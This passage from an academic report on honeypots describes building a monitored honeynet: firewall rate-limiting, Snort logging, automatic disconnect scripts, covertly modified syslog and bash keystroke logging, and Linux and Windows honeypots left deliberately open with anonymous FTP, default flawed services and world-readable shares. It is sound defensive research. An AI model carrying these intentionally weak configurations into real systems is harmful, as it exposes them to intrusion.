Before deployment a NIDS must be tested and evaluated. The more you evaluate a NIDS the more you will come to understand its need. There are abundance of exploit tools and rootkits available on the Internet. A NIDS could be tested against these tools and rootkits. Another thing worth evaluating is the behavior of a NIDS under high network load. Also tools such as *nmap*, *nessus* can be used to perform some of the testing. In general efficiency, processing speed, alerting mechanisms, number false positives, number of false negatives, security of the NIDS, and safekeeping of the logs should be evaluated.

Chapter 3

HONEYPOTS

3.1. Concept of Honeypots

Traditionally intrusion detection involved a defensive approach where systems were either dedicated computers like firewalls or host based detection systems aimed at detecting attacks or preventing them. These systems existed as a part of the commercial/in-use networks and used techniques like pattern matching or anomaly detection. Another type of security systems are system integrity checkers, which are, typically host based. The problem that these systems face is that they are running on computers, which are in use on a daily basis. These systems usually have to deal with large number of connections and data transfers which results in huge log files and also makes it difficult to differentiate between normal traffic and intrusion attempts accurately. Many of these systems are also known to generate many false positives or in some cases false negatives. Moreover these systems provide very little insight to the tools and methods employed by the blackhat community.

The concept of Honeypots though not the term itself, was first explained by Clifford Stoll's book "The Cuckoo's Egg"[06], and Bill Cheswick's paper "An Evening with Berferd."[07]. "The Cuckoo's Egg" [06] is a story in which the author patiently tracks down a hacker after monitoring his activities for months. "An Evening with Berferd" [07] is a chronicle of a hacker's activities and how he is lured and tracked down. Lance Spitzner¹⁵ defines a honeypot as "a security resource whose value lies in being probed, attacked or compromised" [02]. Honeypots provide us valuable information on the working of the blackhat community. They can even provide us information on

¹⁵ Lance Spitzner is a leading authority on honeypots and is actively involved with the honeynet project (<http://project.honeynet.org/>).

the identities and personalities of blackhats. “Know your Enemy: The HoneyNet Project” [06] has detailed and interesting records of conversations between blackhats over IRC¹⁶. Honeypots are “not” a solution to network security, they are tools designed to aid it. They are not intrusion detectors but they teach us how improve our network security or more importantly, teach us what to look for.

3.2. Types of Honeypots

Currently there are two types of honeypots classified according to their use [02]-:

Research Honeypots: As the name suggests these honeypots are deployed and used by researchers or curious individuals. These are used to gain knowledge about the methods used by the blackhat community. They help security researchers learn more about attack methods and help in designing better security tools. They can also help us detect new attack methods or bugs in existing protocols or software. They can also be used to strengthen or verify existing intrusion detection systems. They can provide valuable data which can be used to perform forensic or statistical analysis.

Production Honeypots: These honeypots are deployed by organizations as a part of their security infrastructure. These add value to the security measures of an organization. These honeypots can be used to refine an organization’s security policies and validate its intrusion detection systems. Production honeypots can provide warnings ahead of an actual attack. For example, lots of HTTP scans detected by honeypot is an indicator that a new http exploit might be in the wild. Normally commercial servers have to deal with large amounts of traffic and it is not always possible for intrusion detection systems to detect all suspicious activity. Honeypots can

¹⁶ IRC stands for Internet relay chat and is frequented by blackhats/hackers. Hackers are known to spread hacking information or just boast about their hacks over IRC.

function as early warning systems and provide hints and directions to security administrators on what to lookout for.

3.3. Objectives

Before deploying a honeypot it is advisable to have a clear idea of what the honeypot should and should not do. There should be clear understanding of the operating systems to be used and services (like a web server, ftp server etc) a honeypot will run. The risks involved should be taken into consideration and methods to tackle or reduce these risks should be understood. It is also advisable to have a plan on what to do should the honeypot be compromised. In case of production honeypots,¹⁷ a honeypot policy addressing security issues should be documented. Any legal issues with respect to the honeypots or their functioning should also be taken into consideration.

The real value of a honeypot lies in it being probed, scanned and even compromised, So it should be made accessible to computers on the Internet or at least as accessible as other computers on the network. As far as possible the system should behave as a normal system on the Internet and should not show any signs of it being monitored or of it being a honeypot. Even though we want the honeypot to be compromised it shouldn't pose a threat to other systems on the Internet. To achieve this, network traffic leaving the honeypot should be regulated and monitored. This is the most critical part of the entire setup. We do want honeypots to be hacked but we don't want to be liable for any damage caused to other systems via the honeypot.

Logging is paramount to the working and success of a honeypot. The idea here is to let the attacker completely take over the system and record all possible information about the techniques used to compromise the system. One can also monitor the activities and events that happen after he succeeds in compromising the system, though it should be done in careful way without harming other systems or networks. It is advisable to have multiple layers of logging on a honeypot. The better the information is gathered, the better the analysis can be performed.

¹⁷ Honeypots that are deployed in an organization as a security tool.

Multiple layers not only provide more information but also help in relating/confirming information between different layers. Even redundant layers can be helpful in cases where the blackhat detects the honeypot and tries to clear his traces in the logs. The logs should be checked on daily basis and, if possible, even more frequently.

There are many questions that need to be answered beforehand with regard to the possibility of a honeypot being compromised. How do we find out the honeypot is compromised? How quickly will we be alerted? How do we backup the compromised system for analysis? What is the next step? Do we let the hacker know about the existence of the honeypot? Do we allow the attacker to continue? If yes, how do we restrict damage to other computers? The answers to all these questions should be carefully thought out and planned.

3.4. Uses of Honeypots

In a production environment intrusion detection systems have to deal with huge quantities of data, which results in large, log files or reports. Also since they are in use day to day there is a significant number of “false positives”. All these make it difficult for administrators to differentiate normal activity from possible attacks. A honeypot is essentially a computer not used in the production environment so there will be no such thing as false positives. All activity related to it is suspect. Every connection attempt, scan or request to it is suspect. Some of these attempts might be due to the result of bad network cards or routers but vast majorities are due to blackhat activity, worms and other malicious sources. Honeypots, in essence, provide very small amounts of data or logs, yet they provide very valuable data when attacked.

Production environments are required to be up and available for large amounts of time; thus making it difficult to analyze any activity. Honeypots on the other hand are usually available to manipulate and analyze. Honeypots used in research can be designed specific to a system, protocol or service being studied. They can be used to modify known attack signatures or to fix vulnerabilities in protocols or systems. Honeypots that co-exist with production environment tell

us which security measures and policies need to be incorporated into the production environments. They tell us what to look for in the security logs and what holes to patch.

Honeypots can be viewed as an offensive approach to intrusion detection when compared to normal intrusion detection systems. If all we do is defend, then one day we be defeated. If deployed extensively honeypots will make a hacker's job more difficult. If hackers know of the existence of a honeypot on the network they might refrain from attacking computers in that network. Honeypots add a degree of uncertainty to the hacking process. Only a skilled hacker will be able to tell that he is on a honeypot and even that skilled hacker can do little to cover his tracks if the honeypot was configured properly.

Honeypots can be used in risk assessment. They can be used to validate an organization's intrusion detection systems and firewalls. They can also be used to test forensic analysis tools and other incident-response schemes of an organization.

They can also be used in conjunction with firewalls wherein the firewall can update its rules using the information logged by the honeypots. The same concept can be applied to build filters to stop unsolicited email. A very simple method would be to create a few fake email accounts which are never used and use the emails that these accounts receive to update the spam filters.

Honeypots can be used to divert hackers away from production or in-use systems. Having said that honeypots should not be designed to specifically attract hackers.

Honeypots can detect attacks that are initiated over long time periods. With regular systems it is extremely difficult if not impossible to relate an attack that happened today with probe or scan that was done a month ago. Honeypots have to deal with relatively small volume of data which facilitates detection of such attacks.

Honeypots provide invaluable information about blackhats and their modus operandi but they don't require many resources. They need not be the high-end computers used in a production environment. They can be those old 266-Mhz boxes that lay stacked in your organization's warehouse or any inexpensive computer you can acquire.

3.5. Security Issues

Honeypots don't provide security (they are not a securing tool) for an organization but if implemented and used correctly they enhance existing security policies and techniques. Honeypots can be said to generate a certain degree of security risk and it is the administrator's responsibility to deal with it. The level of security risk depends on their implementation and deployment. There are two views of how honeypot systems should handle its security risks.

- Honeypots that fake or simulate: There are honeypot tools that simulate or fake services or even fake vulnerabilities. They deceive any attacker to think they are accessing one particular system or service. A properly designed tool can be helpful in gathering more information about a variety of servers and systems. Such systems are easier to deploy and can be used as alerting systems and are less likely to be used for further illegal activities.
- Honeypots that are real systems: This is a viewpoint that states that honeypots should not be anything different from actual systems since the main idea is to secure the systems that are in use. These honeypots don't fake or simulate anything and are implemented using actual systems and servers that are in use in the real world. Such honeypots reduce the chances of the hacker knowing that he is on a honeypot. These honeypots have a high risk factor and cannot be deployed everywhere. They need a controlled environment and administrative expertise.

A compromised honeypot is a potential risk to other computers on the network or for that matter the Internet. Many systems are compromised and used in attacks such as Denial of Service. The honeypot must be constantly supervised at regular intervals. A network dedicated to

honeypots helps not only in supervising honeypots but also helps in detecting attacks and restricting the honeypot from being used to attack other computers.

Honeypots don't guarantee every attack will be detected. Honeypots can only detect attacks from traffic directed at them. So a smart hacker who detects a honeypot in a network that he is trying to compromise will avoid sending any traffic to the honeypot. If this happens the honeypot will be completely oblivious of any ongoing attacks on other computers in the network.

Honeypots that run services with known bugs or have user created holes don't help in adding any extra knowledge but can be used to gather statistical data or reveal identities of blackhat or blackhat systems.

An administrator could be charged with negligence if he intentionally or un-intentionally allows a compromised honeypot to be used to attack other systems. Also any information (false or genuine) that the hackers gain from the honeypot can sometimes adversely effect the organization.

3.6. Legal issues

To start with, a honeypot should be seen as an instrument of learning. Though there is a viewpoint that honeypots can be used to "trap" hackers. Such an idea can be considered as an entrapment. The legal definition of entrapment is

"Entrapment is the conception and planning of an offense by an officer, and his procurement of its commission by one who would not have perpetrated it except for the trickery, persuasion, or fraud of the officers." ¹⁸

This legal definition applies only to law-enforcement, so organizations or educational institutions cannot be charged with entrapment. The key to establishing entrapment is "predisposition" – would the attacker have committed the crime without "encouragement activity" [09]. Also as long as one doesn't entice the hacker in any way it cannot be considered entrapment.

¹⁸ Standard legal definition of entrapment as stated by Justice Roberts in 1932

The issue of privacy is also of concern with respect to the monitoring and intercepting of communication. Honeypots are systems intended to be used by nobody. They do not provide user accounts or services of any kind to the public and thus should not be violating any privacy laws. Also privacy laws change from country to country and should be taken into consideration before deploying honeypots.

Honeypots come with a certain degree of liability. Administrators or researchers who deploy honeypots are responsible for any security threats that the honeypots pose. As such an administrator is liable for any compromised system that is under his supervision.

3.7. Role of Honeypots in Network Security

Honeypots and related technologies have generated great deal of interest in the past two years. Honeypots can be considered to be one of the latest technologies in network security today. Project Honeynet¹⁹ is actively involved with deployment and study of honeypots. Honeypots are used extensively in research and it's a matter of time that they will be used in production environments as well.

¹⁹ Honeynet Project (<http://project.honeynet.org/>) is a non-profit research organization of security professionals dedicated to information security.

3.8. Configuration and Deployment of a Honeynet

The first step in deploying honeypots is to determine what we want to do with them. In this project the purpose was to learn the uses of honeypots and how to effectively deploy honeypots. The next issue was to decide on the level of interaction the honeypots will have. Simply stated the greater the interaction the more we can learn. A honeynet can be defined as a collection of high interaction honeypots configured in a secured and monitored environment. A honeynet is a network constructed to aid the deployment of honeypots within. The honeypots in a honeynet are normal day to day systems, running the regular servers and services with nothing being emulated or faked. It was decided to have such a carefully constructed environment within which the honeypots could be deployed and monitored effectively.

Figure 3-1 shows the design and brief description of the honeynet. As a part of the project a network completely dedicated to honeypots was designed. Three computers were available for use so one was configured as a Windows honeypot, the other a Linux honeypot and third one a gateway+ firewall of the network. Another computer outside the network was used to collect all logs and store them. If one has many computers available then a far more elaborate honeynet could be designed. In an ideal honeynet dedicated computers could be setup to accept system/event logs or run intrusion detection systems. We could also provide services like Network file systems (NFS), Network Information Services (NIS) and other such services that are used in regular environments. Another configuration could be to divide the honeynet into two separate networks, one containing honeypots and other as the administrative network for the honeypots thus isolating the administrative operations from the honeypot/s.




Figure 3-2 Honeynet Design

3.8.1. The Gateway and Firewall

This computer was critical to the functioning of the entire honeynet. It is the gateway to the network and also serves as a firewall, intrusion detection system and remote logging server. Having a separate gateway for the honeypots helps a great deal in the sense that it helps filter out traffic and makes it easy to monitor/manage any network activity associated with the honeypot. It also provides a secure logging system and gives you better options for securing the honeypots. Redhat Linux 7.3 was installed on the computer that served as the gateway. This computer would act as a router between the external network and the network of honeypots. First the bare-bones OS was installed to get it going and then the following configurations were performed:

- **Firewall - Iptables**

Iptables was used to setup the firewall and routing. Netfilter/iptables is a firewalling subsystem. It delivers the functionality of packet filtering, network address translation (NAT) and packet mangling. *Iptables* was configured to forward network packets between the two network interfaces of the gateway. The first interface (eth0) was the connection to the outside network (Internet) and the second interface served as the gateway to the honeypots. IP table rules were configured to avoid IP spoofing from the internal network. Spoofing is creation of TCP/IP packets using a bogus IP address. The rules ensured that only packets, which have source addresses from the internal network be allowed to go outside. *Iptables* rules were also used to restrict any traffic coming from the Internet to the gateway. Another important thing that the rules accomplished was to reduce the possibility of Denial of Service Attacks (DOS) from the honeypots by regulating the amount of traffic (rate) that can leave the honeynet. The script that configured these rules is listed in Appendix A.1.

- **Proxy Arps**

In order for the honeypots to be accessible from the Internet, the gateway was configured to respond to ARP requests for the honeypot IP's. ARP (address resolution protocol) is used to translate IP addresses to hardware (MAC) addresses. A technique called proxy arps is which the gateway can be configured to respond to arp requests for the honeypot's IP addresses was chosen. This allows computers from outside to find and make connections to the internal honeypots. Network Address Translation (NAT) can also be used to achieve this. The following *arp* command can be used to accomplish it

```
`arp -s <IP ADDRESS> <HARDWARE ADDRESS> pub `
```

- **DNS**

A DNS (Domain Name Services) server was initiated on the gateway, so as to reduce the risk using actual name servers. The gateway provided DNS services to the honeypots. The honeypots didn't have any entries in the DNS server but they referred to the DNS server to resolve names if necessary.

- **Intrusion Detection System - Snort**

The intrusion detection system used was *Snort*²⁰. *Snort* sniffs all packets in the network and matches them against pre-defined attack signatures and then logs them into various formats. *Snort* sniffs any traffic going in and out of the second network interface of the gateway (This interface provides the gateway to the Internet for the honeypots). *Snort* also logs everything to a *mysql* database on a remote computer outside the honeynet. The remote computer is configured with *ACID*²¹, which provides a nice web interface to view snort logs. Figure-3.3 shows a sample screenshot of *ACID*. *ACID* classifies the connections based on protocol, IP address and alert string. *Snort* has many

²⁰ Snort(www.snort.org) is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks.

²¹ Analysis Console for Intrusion Databases (<http://www.cert.org/kb/aircert/>) is a web based front-end to view snort logs.

predefined rules to detect various intrusion attempts. All the rules were enabled besides adding some custom ones. These custom rules classify connections based on port numbers, the honeypot IP address and other signatures. The classification helps in gathering statistics. Appendix A.2 has a few samples of *snort* rules, alerts and logs.




Figure 3-3 ACID Screenshot

○ Data Capture and Logging

Capturing any activity on the honeypots is important. The data capture here was done by *snort*. *Snort* was configured to capture and record all connections to and from honeypots and log them into a *tcpdump*²² format log. *Snort* also logged to a *mysql* database. Having these logs stored at multiple locations ensures the security of the logs and the database logging helps perform analysis on them. The gateway collects all the

²² *tcpdump* is a tool available on *nix systems and also on Windows (windump) that is used to dump traffic on a network.

logs from the honeypots. The honeypots log two copies of system logs, one locally and the other on the gateway. The Linux honeypot also logs and sends all the keystroke data and shell sessions. The Windows honeypot periodically sends all the event logs to the gateway for safe storage

○ **Alerting and Disabling Mechanism**

The gateway runs scheduled (cron) jobs that email all the logs from the honeypots on an hourly basis and *snort* logs to a *mysql* database which, with the help of *ACID*, can be used to monitor the data that *snort* logged. It was realized that certain tasks should be automated to ensure that the honeypots were not compromised and used to damage other computers on the network. Two scripts were written which ran as daemons²³ on the gateway to the honeypots which automatically disabled Internet connection to the honeypots depending on pre-defined conditions. These scripts helped minimize damage if the alerts were not noticed in time.

The first script monitored the shell commands that were logged from the Linux honeypot. If a preset number of logged commands was reached, it disabled the connection to the Internet. This script ensures that the hacker can't do too much damage to the honeypots. This technique (script) though fails if the attacker replaces the shell.

The second script (Appendix A.2) checks to see if the honeypot initiated a new connection to the Internet. Here new connection can be defined as one that the honeypot initiated itself and not as a reply to a request. The script checks the *snort* database for all the source address in the network packets coming into the honeypots and then compares it with the destination address of all outgoing packets. If a destination address is not present as a source address in the database then it increments a counter. Similar to the previous script it can disable the network interface if the counter reaches a pre-defined threshold. A default of 500 connections were allowed before disabling the network.

²³ A daemon is a program that runs continuously and exists for the purpose of handling periodic service requests.

Off course if the alerts are received in time, the admin can disable these scripts and monitor the hacker activities directly. The scripts mainly exist to provide security if the admin is away and cannot monitor email or cannot access the honeypots.

- **Security of the gateway**

The security of the gateway was of prime importance since all administration and monitoring activity revolves around it. All services on the gateway except those absolutely required were disabled and the latest patches applied. *Tripwire*²⁴ and *Portsentry*²⁵ were configured on it to send email alerts to the admin. In order to be able to remotely administer the gateway and firewall a secure shell server was setup on a non-standard port. All unnecessary user accounts and services were disabled and the system was hardened as much as possible. Finally it was tested with *Nessus* a powerful scanner that helps in detecting any security holes in a computer that hackers might exploit. *Nessus* generates detailed reports along with graphs, which can be viewed in *html* format.

3.8.2. The Linux Honeypot

This honeypot runs Red Hat 7.3 (www.redhat.com) with basic configuration plus the services that were desired to be monitored. The idea here was to make the system look like a regular system that has a few servers running but nothing that is being used extensively. Honeypots can also be configured to fake activity in the form of logins, emails etc to make them appear as if they are being used daily. It was elected to opt for the other option where the system looks like one that has been installed and configured but for the most part left unattended.

- **Services**

Web server (http), ftp, SSH (secure shell), mail server and a database services are the most common services used in the real world. So it was decided to run these on

²⁴ Tripwire is a system integrity checker (www.tripwire.org).

²⁵ Portsentry is a tool that detects port scans (<http://www.psionic.com>).

the Linux honeypot. Since Redhat Linux distribution comes with *apache* web server (version 1.3.23-11), it was used as web server running on its default port (80). The web server was installed with the default configurations and settings. *Apache-tomcat*, a java based web server was also configured on port 8080 with the default out-of-the-box configurations. Other servers that were installed were secure shell (SSH) server, a file transfer protocol (FTP) server, a *mysql* (an open-source database server) server and *sendmail*. All there servers were configured using their default configuration files. The ftp server was setup to accept anonymous connections. The only modifications made to the configuration files were the ones that turned on all the respective logging options.

- **Modifying syslog**

The first thing that hackers do after compromising a system is disable the system logger and/or delete logs in order to cover their traces. The *syslog*²⁶ source code was therefore modified to read a configuration file from a non-standard directory with a non-standard name. This configuration file was setup to send all log messages to a remote *syslog* server. After make the necessary changes to the source code, the compiled binaries (*syslogd* and *klogd*) were renamed to something less conspicuous like *lpd* (a print server). The default *syslog* server was left running without any modifications.

- **Modifying the Shell**

Bash (the default shell on Linux) source code was also modified to send all the shell commands and keystrokes to a separate log file on the gateway computer. A separate client-server setup was developed to send these logs to the gateway. A second layer of *bash* logging was also added by modifying *bash* to spawn a *script* session every time a *bash* command was executed. A *script* session captures both the commands and their output to a file which is then logged to the *syslog* server. Appendix A.4 has more details of the *bash* modifications that were made.

²⁶ syslog is the system logger on Linux/*nix systems.

- **User accounts**

It was decided to make the honeypot look as if it has been left unattended. So except for a couple of user accounts no other changes were made to the default user accounts. To increase interaction level one can add user accounts with varying degree of password complexity with the hope of a hacker being able to crack the passwords. User activity can also be faked to make it look like a busily used system. This might attract some hackers especially the skilled ones who find it challenging to break into such systems. It might also deter the unskilled “script kiddie” who might back off with the fear of being caught.

- **Integrity checking**

After installing all the software and servers *Tripwire* was used to create a database of the md5sums of all the system binaries and configuration files. The database and configuration files were then saved to a floppy disk and tripwire uninstalled. This database will help check which binaries or files were modified if the system gets compromised.

3.8.3. The Windows Honeypot

Windows 2000 professional was selected as the operating environment on the Windows honeypot. As with the Linux honeypot the Windows honeypot was made to look like it had been installed and left alone. The latest patches from Microsoft were installed and the following configurations performed:

- **Internet Information Services (IIS)**

IIS is the Windows suite of web server (HTTP), FTP server and SMTP server. Over the years it has been subject to plethora of attacks like *Code-Red*, *Nimda*²⁷. IIS web service, & ftp service with the default options were configured and a few user directories under the root folder of the web/ftp server were created.

- **Other Services**

The *mysql* server package for Windows environment was installed. *Apache-Tomcat*, a java based web server was installed and configured on port 8080 with the default settings. All the default Windows services like net logon, netbios, and remote procedure call were left unchanged. All these service have some security flaws. Netlogon supports authentication of account logon events for computers in a domain. Netbios over the years has had many flaws such as “null session flaw”²⁸

- **Shares**

A share on Windows is a resource like directory, printer etc that has been made available to other systems. This share can then be accessed remotely from other computers. Many viruses and worms scan for Windows shares. So a few shares were


²⁷ Code-Red and Nimda are worms that affected IIS servers and Microsoft systems.

²⁸ A Null Session connection, also known as Anonymous Logon, is a mechanism that allows an anonymous user to retrieve information (such as user names and shares) over the network, or to connect without authentication.

created on the Windows honeypot and gave the Windows group “Everyone”(any user) read permissions on these shares.

○ Event Logging

All the security and auditing options available in Windows environment were enabled. A *Perl script* (Appendix A.5) periodically collects the event logs and sends them to the remote log-collecting server. Few PHP scripts were written which allowed access to the Windows event logs via a web browser. See figure 3-3.



Event logs from windows honeypot				
